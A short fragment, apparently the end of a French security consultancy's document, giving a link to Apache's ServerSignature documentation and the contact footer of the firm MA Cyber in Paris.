- <https://httpd.apache.org/docs/2.4/mod/core.html#serversignature>



MA CYBER

CYBERSÉCURITÉ - AUDIT - PENTEST

MA Cyber

17 Boulevard Garibaldi

75015 Paris

+33 7 66 63 04 51

www.macyber.fr